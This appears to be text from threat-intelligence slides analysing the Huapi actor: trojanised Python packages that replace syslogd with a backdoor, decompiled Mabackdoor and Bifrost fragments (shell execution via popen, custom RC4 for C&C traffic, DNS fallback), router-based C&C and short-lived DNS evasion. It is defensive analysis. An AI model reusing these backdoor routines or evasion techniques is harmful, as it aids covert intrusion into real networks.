

Technical analysis of select malicious packages

hpid/hpid packages

These two packages masquerade as trojan packages that supposedly “hide process for python in linux” (sic) through the “hide_process” main API, but in reality install a connectback shell aimed exclusively at **Linux** target machines. This is a departure from most malware we’ve seen so far in package repositories, which either worked on multiple operating systems or targeted Windows exclusively.

When the `hide_process` API is called, the Python code calls the function `release_elf` which replaces the file `/usr/sbin/syslogd` with an embedded ELF trojan binary –

Mabackdoor

Mabackdoor – Functionality

- The mainly functionality
 - execute shell command via popen()

```
8
9  v8 = cmd;
10 sockfd = a2;
11  v6 = 0LL;
12  memset(send_buffer, 0, 0x1000uLL);
13  v6 = popen(cmd, "r");
14  if ( v6 )
15  {
16      while ( fgets(send_buffer, 4096LL, v6) )
17      {
18          buffer_size = strlen(send_buffer);
19          rc4_encrypt(send_buffer, buffer_size);
20          if ( (send(sockfd, send_buffer, buffer_size, 0) & 0x80000000)
```

Mabackdoor – Encryption

- RC4 algorithm, but ...
 - Restore **j**, **k** in `init_sbox()`
 - Take **j**, **k** as initial index in `rc4_encrypt()`
- For C&C communication

```
1 void __fastcall init_sbox(__int64 a1)
2 {
3     char v1; // [rsp+8h] [rbp-15h]
4     int i; // [rsp+Ch] [rbp-14h]
5     int j; // [rsp+10h] [rbp-14h]
6
7     for ( i = 0; i <= 255; ++i )
8         sbox[i] = i;
9     k = 0;
10    ::j = 0;
11    for ( j = 0; j <= 255; ++j )
12    {
13        v1 = sbox[j];
14        ::j = (*(k + a1) + ::j + v1) % 256;
15        sbox[j] = sbox[::j];
16        sbox[::j] = v1;
17        ++k;
18        if ( k >= strlen(a1) )
19            k = 0;
20    }
21 }
```

```
1 __int64 __fastcall rc4_encrypt(__int64 a1,
2 {
3     __int64 result; // rax
4     int v3; // [rsp+14h] [rbp-18h]
5     char v4; // [rsp+18h] [rbp-11h]
6     unsigned int i; // [rsp+1Ch] [rbp-10h]
7
8     for ( i = 0; ; ++i )
9     {
10        result = i;
11        if ( i >= a1 )
12            break;
13        v3 = j + 1;
14        j = (j + 1) % 256;
15        k = (sbox[v3 % 256] + k) % 256;
16        v4 = sbox[j];
17        sbox[j] = sbox[k];
18        sbox[k] = v4;
19        R = sbox[(sbox[k] + sbox[j]) % 256];
20        *(i + a1) ^= R;
21    }
22    return result;
}
```

Bifrost

- First observed in 2014. (Unix based)
- Samples after 2022:
 - Support new arch & OS.
 - new arch: **ARM**
 - new OS: **FreeBSD**
 - New implement on DNS query.

Bifrost – Encryption

```
29 j = 0;
30 for ( i = 0; i < a2; ++i )
31 {
32     v6 = v5[(i + 1) + 256];
33     j = (v6 + j);
34     v5[(i + 1) + 256] = v5[j + 256];
35     v5[j + 256] = v6;
36     v8 = v5[(i + 1) + 256];
37     v8 += v6;
38     v6 = v5[v8 + 256];
39     if ( (v7 & 0x80) != 0 )
40     {
41         v6 ^= *(result + i);
42         *(result + i) = v7 + v6;
43     }
44     else
45     {
46         *(result + i) += v7;
47         *(result + i) ^= v6;
48     }
```

Linux

```
while ( v4 );
if ( a3 > 0 )
{
    v9 = -a3;
    LOBYTE(v10) = 0;
    v11 = 1LL;
    do
    {
        v12 = *(v29 + v11);
        v10 = (v12 + v10);
        *(v29 + v11) = *(v29 + v10);
        *(v29 + v10) = v12;
        *(a2 + v11 - 1) ^= *(v29 + (v12 + *(v29 + v11)));
        result = v9 + v11++ + 1;
    }
    while ( result != 1 );
}
return result;
}
```



FreeBSD

Bifrost – New DNS Query Method

- The same design on SSHTD that we just mentioned.
- First observed in 2020, but it still take gethostbyname() as backup.

```
63     if ( *(62LL * dword_98F450 + a1) <= 0x2F || *(62LL * dword_98F450 + a1) > 0x39 )
64     {
65         if ( !sub_402AF4(62LL * dword_98F450 + a1) )
66         {
67             sub_5E7A30();
68             sub_5F77E0("name2ip failed!");
69             sub_637750(60LL);
70             continue;
71         }
72         sub_400440();
73     }
74     v11 = sub_641E60(v15);
75     if ( !v11 )
76     {
77         sub_5E7A30();
78         sub_5F77E0("gethostbyname error");
79         sub_637750(60LL);
80     }
```

- Targets: Telecom in Taiwan
- Hacking tools appeared on EOL routers
 - F5, Citrix
 - Possible N-day exploit
- Hacking tools were downloaded from a VPS

Hacking Tools

- Samples on the VPS:

- Linux

- ServerScan (AMD64)
- Busybox (MIPS)
- ike-scan (MIPS)

- FreeBSD

- Port forward tool (AMD64)
- HTTP packet sniffer (AMD64)

Huapi's C&C Infrastructure

Compromised Router

- Utilize the compromised edge devices as part of the C&C infrastructure
 - Malwares including Bifrost, SSHTD, ...
 - Lots of C&C servers are Hinet IPs in Taiwan.
 - login page on port 10443/8443/...
 - PPTP service on port 1723

Is that all?

Case Study

Case Study – DNS Resolution

- The domain resolution might be lived in a short time.
 - Sometimes, less than an hour.
 - Change the resolving IP to 127.0.0.1 or 0.0.0.0 after used.
 - Reduce the opportunity for being recorded by passive DNS products.

Case Study – DNS Resolution

C2 domain resolve to 127.0.0.1



Actor

SSHTD

Case Study – DNS Resolution

Huapi's Communication Chain

- Abusing legal functionalities.
- Multiple, selective relay.
- Short-term DNS resolution.

Conclusion

Key Takeaways

- Huapi raised attack on edge devices, including router, NAS, security solution product, etc.
- Huapi kept upgrading their backdoor and hacking tools to expand the attack surface.
- Huapi enhanced the stealth techniques, especially against network investigation.
